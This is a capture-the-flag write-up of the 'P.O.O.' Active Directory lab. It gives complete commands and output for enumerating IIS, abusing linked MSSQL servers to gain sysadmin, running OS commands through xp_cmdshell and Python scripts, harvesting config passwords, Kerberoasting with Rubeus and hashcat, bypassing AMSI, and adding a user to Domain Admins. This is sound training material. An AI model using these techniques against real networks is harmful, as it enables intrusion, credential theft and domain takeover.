P.O.O.

28th May 2020 / Document No. D20.104.03

Prepared By: MinatoTW

Endgame Author(s): eks & mrb3n

Classification: Official

Description

Professional Offensive Operations is a rising name in the cyber security world. Lately they've been working into migrating core services and components to a state of the art cluster which offers cutting edge software and hardware.

P.O.O., is designed to put your skills in enumeration, lateral movement, and privilege escalation to the test within a small Active Directory environment configured with the latest and greatest operating systems and technologies. The goal is to compromise the perimeter host, escalate privileges and ultimately compromise the domain while collecting several flags along the way.

Recon

Nmap

```
ports=$(nmap -p- --min-rate=1000  -T4 10.13.38.11 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.13.38.11
```

```
nmap -p$ports -sC -sV 10.13.38.11
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-28 11:17 IST
Nmap scan report for 10.13.38.11
Host is up (0.54s latency).

PORT     STATE SERVICE  VERSION
80/tcp   open  http     Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
1433/tcp open  ms-sql-s Microsoft SQL Server 2017 14.00.2027.00; RTM+
| ms-sql-ntlm-info:
|   Target_Name: POO
|   NetBIOS_Domain_Name: POO
|   NetBIOS_Computer_Name: COMPATIBILITY
|   DNS_Domain_Name: intranet.poo
|   DNS_Computer_Name: COMPATIBILITY.intranet.poo
|   DNS_Tree_Name: intranet.poo
|_  Product_Version: 10.0.17763
```

Nmap reveals two open ports associated with IIS and MS SQL Server respectively. The domain is found to be `intranet.poo`, while the hostname is `Compatibilty`.

Nikto

Browsing to the web server returns the default IIS page. Let's run nikto to detect vulnerabilities or misconfigurations on the web server.


```
nikto -h 10.13.38.11
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          10.13.38.11
+ Target Hostname:    10.13.38.11
+ Target Port:        80
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/10.0
+ Server leaks inodes via ETags, header found with file /
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file,
which contains sensitive information
```

nikto revealed the presence of a `.DS_Store` file in the server's root folder. The DS_Store, or Desktop Services Store is a hidden file use by Mac OS X. This file is used to store various attributes about the folder such as icons or sub-folder names. This file can reveal sensitive information such as the folder structure and contained files.


We can use this parser in order to fetch the file and parse it automatically.

```
git clone https://github.com/Keramas/DS_Walk

python ds_walk.py -u http://10.13.38.11

[!] .ds_store file is present on the webserver.
[+] Enumerating directories based on .ds_server file:
[!] http://10.13.38.11/admin
[!] http://10.13.38.11/dev
[!] http://10.13.38.11/iisstart.htm
[!] http://10.13.38.11/Images
<SNIP>
[!] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1
[!] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc
----------------------------
[!] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/core
[!] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/db
----------------------------
[!] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/core
[!] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/db
<SNIP>
```

The script returns a few interesting entries such as `admin` and `dev`. Browsing to the `/admin` page returns a login prompt.



The entries in the `/dev` folder are inaccessible.



Let's save these results and continue with enumeration.

IIS

Searching about IIS related vulnerabilities and misconfigurations, we come across this paper. It highlights how the tilde (~) character can be used to enumerate files and folders on IIS, and can be used to discover the first six characters of files and folders along with their extension.

Let's use the Metasploit module to enumerate the server.

```
msf5 > use auxiliary/scanner/http/iis_shortname_scanner
msf5 auxiliary(scanner/http/iis_shortname_scanner) > run
[*] Running module against 10.13.38.11

[*] Scanning in progress...
[+] Found 5 directories
[+] http://10.13.38.11/ds_sto*~1
[+] http://10.13.38.11/newfol*~1
[+] http://10.13.38.11/newfol*~2
[+] http://10.13.38.11/templa*~1
[+] http://10.13.38.11/trashe*~1
[+] Found 1 files
[+] http://10.13.38.11/web*~1.con*
[*] Auxiliary module execution completed
```

The module found a few folders, but they've been discovered from the DS_Store file already. Let's try to scan the sub-folders found in `/dev` earlier.

```
msf5 auxiliary(iis_shortname_scanner) > set path /dev/304c0c90fbc6520610abbf378e2339d1
msf5 auxiliary(scanner/http/iis_shortname_scanner) > run
[*] Running module against 10.13.38.11

[*] Scanning in progress...
[+] Found 1 directories
[+] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/ds_sto*~1
[*] No files were found
[*] Auxiliary module execution completed
msf5 auxiliary(iis_shortname_scanner) > set path /dev/304c0c90fbc6520610abbf378e2339d1/db
msf5 auxiliary(scanner/http/iis_shortname_scanner) > run
[*] Running module against 10.13.38.11

[*] Scanning in progress...
[*] No directories were found
[+] Found 1 files
[+] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/db/poo_co*~1.txt*
```


The `db` folder contains an interesting file named `poo_co*.txt`. As the shortname only contains 6 characters, the rest of the file name should be guessed or discovered manually. Let's try to extract all words starting with `co` and fuzz the filename.

```
grep '^co.*' directory-list-2.3-medium.txt > fuzz.txt
```

The command above will grep for all words starting with `co` and write them to `fuzz.txt`. A tool such as wfuzz can be used to identify the possible file names.

```
wfuzz -z file,fuzz.txt -t 50 --sc 200
-u http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/db/poo_FUZZ.txt

Target: http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/db/poo_FUZZ.txt
Total requests: 2557

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================
000000319:   200        6 L      7 W      142 Ch      "connection"

Total time: 22.37793
Processed Requests: 2557
Filtered Requests: 2556
```

The file `poo_connection.txt` is found to be valid.




```
SERVER=10.13.38.11
USERID=external_user
DBNAME=POO_PUBLIC
USERPWD=#p00Public3xt3rnalUs3r#

Flag : POO{fcfb0767f5bd3cbc22f40ff5011ad555}
```

The file contains database credentials for the `POO_PUBLIC` database along with the first flag.

Huh?!

Let's try logging into the database using Impacket's `mssqlclient.py`.

```
mssqlclient.py external_user@10.13.38.11
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(COMPATIBILITY\POO_PUBLIC): Changed database context to 'master'.
[*] ACK: Result: 1 - Microsoft SQL Server (140 7235)
[!] Press help for extra shell commands
SQL> select suser_name();

---------------

external_user
```

The login was successful and we're connected to the POO_PUBLIC database. Let's check if the user has sysadmin privileges on the databases. This can be done by querying the syslogins table.

```
SQL> select name,sysadmin from syslogins;

name                sysadmin
----------          -----------
sa                  1
external_user       0
```

The database is found to have two users, `sa` and `external_user`. The current user doesn't have sysadmin privileges, which means we can't use xp_cmdshell to execute OS commands directly.

SQL server provides the ability to link external resources such as Oracle databases and other SQL servers. This is common to find in domain environments and can be exploited in case of misconfigurations. Let's check if there are any linked servers on the current database.

This can be achieved by querying the sysservers table.

```
SQL> select srvname, isremote from sysservers;

srvname                  isremote
--------------           --------

COMPATIBILITY\POO_PUBLIC         1

COMPATIBILITY\POO_CONFIG         0
```

The table contains two entries: POO_PUBLIC (current server) and POO_CONFIG. According to the documentation, then `isremote` column determines if a server is linked or not. The value `1` stands for remote server, while the value `0` stands for a linked server. It's observed that POO_CONFIG is a linked server.

The EXEC statement can be used to execute queries on linked servers. Let's find out the user in whose context we are able to query the linked server.

```
SQL> EXEC ('select current_user') at [COMPATIBILITY\POO_CONFIG];

---------------
internal_user
```

The queries on the linked server `POO_CONFIG` are running as `internal_user`. Let's check if this user has `sa` privileges.

```
SQL> EXEC ('select name,sysadmin from syslogins') at [COMPATIBILITY\POO_CONFIG];

name              sysadmin
----------     -----------
sa                       1
internal_user            0
```


Unfortunately `internal_user` is also not a sysadmin. We can try to enumerate if the POO_CONFIG server has more links.

```
SQL> EXEC ('select srvname,isremote from sysservers') at [COMPATIBILITY\POO_CONFIG];

srvname                  isremote
---------------          --------

COMPATIBILITY\POO_CONFIG         1

COMPATIBILITY\POO_PUBLIC         0
```

It's found that POO_CONFIG is in turn linked to POO_PUBLIC, making it a circular link. Let's use nested queries and look at the user we're running as.

```
SQL> EXEC ('EXEC (''select suser_name()'') at [COMPATIBILITY\POO_PUBLIC]')
 at [COMPATIBILITY\POO_CONFIG];

--------------------------
sa
```

A nested `EXEC` statement is used to find the username after crawling back from the `POO_CONFIG` link. The query returns `sa`, which means that the link allows us to execute queries as the sysadmin user.



The diagram above illustrates how the links are crawled in order to attain sa privileges. We can use these privileges to change the sa password on POO_PUBLIC.

```
EXEC ('EXEC (''EXEC sp_addlogin ''''super'''', ''''abc123!'''''') at
[COMPATIBILITY\POO_PUBLIC]') at [COMPATIBILITY\POO_CONFIG];
EXEC ('EXEC (''EXEC sp_addsrvrolemember ''''super'''', ''''sysadmin'''''') at
[COMPATIBILITY\POO_PUBLIC]') at [COMPATIBILITY\POO_CONFIG];
```

The query above will add a new SQL user named `super` with the password `abc123!`. This user is then added as a `sysadmin` level user using `sp_addsrvrolemember`. All single quotes should be escaped with another quote in order to avoid errors. Once the user is created, we can login as `super` using mssqlclient.

```
SQL> EXEC ('EXEC (''EXEC sp_addlogin ''''super'''', ''''abc123!'''''')
at [COMPATIBILITY\POO_PUBLIC]') at [COMPATIBILITY\POO_CONFIG];

SQL> EXEC ('EXEC (''EXEC sp_addsrvrolemember ''''super'''', ''''sysadmin'''''')
at [COMPATIBILITY\POO_PUBLIC]') at [COMPATIBILITY\POO_CONFIG];
```

Now that we have sa privileges, we can enumerate the database for more information. A list of databases can be obtained by querying the `sysdatabases` table.

```
SQL> Select name from sysdatabases;

name
--------------
master
tempdb
model
msdb
POO_PUBLIC
flag
```

A database named `flag` is found, which contains a table named `flag`.

```
SQL> select table_name,table_schema from flag.INFORMATION_SCHEMA.TABLES;

table_name            table_schema
----------------   ----------------
flag                          dbo
```

Querying this table returns the second flag.

```
SQL> select * from flag.dbo.flag;

flag
----------------------------------------
b'POO{88d829eb39f2d11697e689d779810d42}'
```

Backtrack

Sysadmin-level users can enable and execute system commands using the xp_cmdshell stored procedure. Let's enable this and execute commands.

```
mssqlclient.py super@10.13.38.11
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation
Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] ACK: Result: 1 - Microsoft SQL Server (140 7235)
[!] Press help for extra shell commands
SQL> enable_xp_cmdshell
SQL> xp_cmdshell whoami
output
--------------------
nt service\mssql$poo_public
```

The SQL Server service found to be running as a standard service account. The IIS `web.config` file should contain credentials to login to the admin panel. Let's try to read this.

```
SQL> xp_cmdshell icacls C:\inetpub\wwwroot\web.config
output

-----------------------------------------

C:\inetpub\wwwroot\web.config: Access is denied.

Successfully processed 0 files; Failed processing 1 files
```

However, we're denied access to it. Possibly if we use a different method to obtain command execution, by using scripts or Agent Jobs, we will be in a different execution context. Looking at SQL server features, we come across sp_execute_external_script. This stored procedure allows us to execute externals scripts written in R or Python. Let's try to enable scripts and execute python code using this procedure.

```
SQL>  EXECUTE sp_configure 'external scripts enabled', 1;
SQL> RECONFIGURE
SQL> EXEC sp_execute_external_script @language = N'Python', @script = N'print( "Hello World" );';
[*] INFO(COMPATIBILITY\POO_PUBLIC): Line 0: STDOUT message(s) from external script:

Express Edition will continue to be enforced.
Hello World
```

The script execution was successful and `Hello World` was printed. Let's try to execute system code now.

```
EXEC sp_execute_external_script @language = N'Python', @script = N'import os;
os.system("whoami");';
```

The query above uses the `system()` function to execute `whoami`.

```
SQL> EXEC sp_execute_external_script @language = N'Python',
@script = N'import os; os.system("whoami");';
[*] INFO(COMPATIBILITY\POO_PUBLIC): Line 0: STDOUT message(s) from external script:
compatibility\poo_public01
```

This time we're found to be running as the `poo_public01` user and not the service account. Let's try to read the config with this account.

```
SQL> EXEC sp_execute_external_script @language = N'Python', @script = N'import os;
os.system("type C:\inetpub\wwwroot\web.config");';

<?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.webServer>
        <!--
        <authentication mode="Forms">
            <forms name="login" loginUrl="/admin">
                <credentials passwordFormat = "Clear">
                    <user
                        name="Administrator"
                        password="EverybodyWantsToWorkAtP.O.O."
                    />
                </credentials>
<SNIP>
```

We're now able to read the web.config and obtain the login password for the local `Administrator`:`EverybodyWantsToWorkAtP.O.O.`.

"I can't go back to yesterday, because i was a different person then..."
- Alice in Wonderland

Flag : POO{4882bd2ccfd4b5318978540d9843729f}

The third flag can found by logging in to the admin page.

Foothold

We can try to login to the box using these administrative credentials. Looking at the listening ports, we see that WinRM is open.

```
SQL> xp_cmdshell netstat -anop tcp

output
-------------------------------------------------------------------
Active Connections

Proto  Local Address          Foreign Address        State           PID
TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       880
TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
TCP    0.0.0.0:1433           0.0.0.0:0              LISTENING       4088
TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
```

However, the Nmap full scan earlier didn't report this port as open. This means that the firewall is blocking inbound connections. Let's use the IPv6 address and see if it's excluded from the firewall rules.

```
SQL> xp_cmdshell ipconfig

output
-------------------------------------

Windows IP Configuration

Connection-specific DNS Suffix  . :
IPv6 Address. . . . . . . . . . . : dead:babe::1001
Link-local IPv6 Address . . . . . : fe80::6402:4a61:74b5:8022%7
IPv4 Address. . . . . . . . . . . : 10.13.38.11
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . : dead:babe::1
```

The IPv6 address can be found by using ipconfig command. Let's scan it using Nmap now.

```
nmap -p5985 -6 dead:babe::1001
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-28 17:45 IST
Nmap scan report for dead:babe::1001
Host is up (0.20s latency).

PORT     STATE SERVICE
5985/tcp open  wsman
```

Nmap reports that WinRM is accessible using the IPv6 address. We can establish a PowerShell Remoting session using Evil-WinRM. First, add the IPv6 entry to the `/etc/hosts` file as follows;

```
dead:babe::1001     compatibility
```

Next, use the hostname and credentials gained earlier to login.

```
evil-winrm -i compatibility -u administrator -p 'EverybodyWantsToWorkAtP.O.O.'

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ~\Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat flag.txt
POO{ff87c4fe10e2ef096f9a96a01c646f8f}
```

We were able to login successfully and read the fourth flag.

P00ned

Let's enumerate the domain to find privilege escalation paths. We can't query the domain from a local administrator account. However, the SQL service account can be instead. Service accounts automatically impersonate the computer account, which are members of the domain and effectively a special type of user account.

We can download the SharpHound binary and upload it using our WinRM session.

```
PS C:\Users\Administrator\Documents> upload SharpHound.exe C:\Users\Public\s.exe
Info: Uploading SharpHound.exe to C:\Users\Public\s.exe

Data: 1110016 bytes of 1110016 bytes copied

Info: Upload successful!
```


Next, go to the SQL shell and execute it.

```
SQL> xp_cmdshell C:\Users\Public\s.exe -C All --outputdirectory C:\Users\Public

output

Initializing SharpHound at 3:54 PM on 5/28/2020

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, O
bjectProps, LocalGroups, SPNTargets, Container

[+] Creating Schema map for domain INTRANET.POO using path
CN=Schema,CN=Configuration,DC=INTRANET,DC=POO

Compressing data to C:\Users\Public\20200528155428_BloodHound.zip
You can upload this file directly to the UI
```

The created ZIP file can be downloaded using WinRM as well.

```
PS C:\Users\Administrator\Documents> download C:\Users\Public\20200528155428_BloodHound.zip

Info: Downloading C:\Users\Public\20200528155428_BloodHound.zip to 20200528155428_BloodHound.zip

Info: Download successful!
```

Upload the file to bloodhound UI for visualization. We can use pre-built queries to find any quick privilege escalation vectors. Clicking on the `Shortest Paths to Domain Admins from Kerberoastable Users` entry shows the following.



The `p00_adm` user being a member of help desk has `GenericAll` privileges on the `Domain Admins` group. This means that we can add any user to Domain Admins if we have p00_adm credentials. Let's kerberoast this user and try to crack his hash.

We can use the Rubeus binary to obtain the hash. Upload it to the public folder and then use the `Invoke-Kerberoast` command.

```
SQL> xp_cmdshell C:\Users\Public\Rubeus.exe kerberoast /user:p00_adm

[*] Action: Kerberoasting
[*] Target User            : p00_adm
[*] Searching the current domain for Kerberoastable users
[*] Found 1 user(s) to Kerberoast!

[*] SamAccountName         : p00_adm
[*] DistinguishedName      : CN=p00_adm,CN=Users,DC=intranet,DC=poo
[*] ServicePrincipalName   : cyber_audit/intranet.poo:443
[*] PwdLastSet             : 5/11/2018 3:26:14 AM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*p00_adm$intranet.poo$
                             cyber_audit/intranet.poo:443*$8CBEFC870D6BE470
                             <SNIP>
```

Copy the hash to a file and make sure it's free of spaces and new lines. The hash can be cracked using Hashcat mode 13100. It's common for users to create passwords based on keyboard sequences such as `qwertyuiop` or `qazxsw`. A wordlist with such passwords can be found on seclists.

```
hashcat -a 0 -m 13100 adm.hash Keyboard-Combinations.txt --force
hashcat (v5.1.0-1778-gc5d2d539) starting...

$krb5tgs$23$*p00_adm$intranet.poo$cyber_audit/intranet.poo:447
0d6be4705f8ff29940761c6e$3b04556fb14546ef840333d9149f2cd93e636
642812095b98f05084a609acf363784898dc70c047331209bd<SNIP>:ZQ!5t4r

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, TGS-REP
```

The password for `p00_adm` is revealed to be `ZQ!5t4r`. We can use these credentials to perform actions as this user. Download the PowerView script and save it locally. Next, restart evil-winrm with the `-s` argument to specify script path. We can bypass AMSI using the in-built menu.

```
evil-winrm -i compatibility -u administrator -p 'EverybodyWantsToWorkAtP.O.O.' -s .

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> menu
*Evil-WinRM* PS C:\Users\Administrator\Documents> Bypass-4MSI
[+] Patched! :D
*Evil-WinRM* PS C:\Users\Administrator\Documents> PowerView.ps1
```

PowerView can be imported by specifying the filename in the command line. We can add ourselves to the `Domain Admins` group using the `Add-DomainGroupMember` cmdlet.

```
PS C:\> $pass = ConvertTo-SecureString 'ZQ!5t4r' -AsPlainText -Force
PS C:\> $cred = New-Object System.Management.Automation.PSCredential('intranet.poo\p00_adm', $pass)
PS C:\> Add-DomainGroupMember -Identity 'Domain Admins' -Members 'p00_adm' -Credential $Cred
```

We need to use a credential object to impersonate `p00_adm` as we can't login directly. We can verify group membership using the `Get-DomainUser` cmdlet.

```
PS C:\Users\Administrator\Documents> Get-DomainUser p00_adm -Credential $cred

logoncount                    : 8
badpasswordtime               : 3/22/2018 1:53:22 PM
distinguishedname             : CN=p00_adm,CN=Users,DC=intranet,DC=poo
objectclass                   : {top, person, organizationalPerson, user}
lastlogontimestamp            : 5/28/2020 5:15:44 PM
name                          : p00_adm
objectsid                     : S-1-5-21-2413924783-1155145064-2969042445-1107
samaccountname                : p00_adm
logonhours                    : {255, 255, 255, 255...}
codepage                      : 0
objectcategory                : CN=Person,CN=Schema,CN=Configuration,DC=intranet,DC=poo
dscorepropagationdata         : 1/1/1601 12:00:00 AM
serviceprincipalname          : cyber_audit/intranet.poo:443
memberof                      : {CN=P00 Help Desk,CN=Users,DC=intranet,DC=poo,
                                 CN=Domain Admins,CN=Users,DC=intranet,DC=poo}
whencreated                   : 3/21/2018 7:07:23 PM
```

The output confirms that we're a member of Domain Admins. The `Invoke-Command` cmdlet can be used to execute commands on the DC.

```
PS C:\Users\Administrator\Documents> Invoke-Command -Computer DC -Credential $cred
-ScriptBlock { whoami; hostname }

poo\p00_adm

DC
```

Having confirmed code execution, we can look for the flag using a recursive search.

```
PS C:\Users\Administrator\Documents> Invoke-Command -Computer DC -Credential $cred
-ScriptBlock { gci -recurse C:\Users flag.txt }

Directory: C:\Users\mr3ks\Desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        3/26/2018   5:47 PM             37 flag.txt

PS C:\Users\Administrator\Documents> Invoke-Command -Computer DC -Credential $cred
-ScriptBlock { cat \Users\mr3ks\Desktop\flag.txt }

POO{1196ef8bc523f084ad1732a38a0851d6}
```

The flag can be found on `mr3ks` Desktop. In the end, we can remove ourselves from the `Domain Admins` group.

```
PS C:\Users\Administrator\Documents> Invoke-Command -Computer DC -Credential $cred
-ScriptBlock { net group "Domain Admins" p00_adm /del  }

The command completed successfully.
```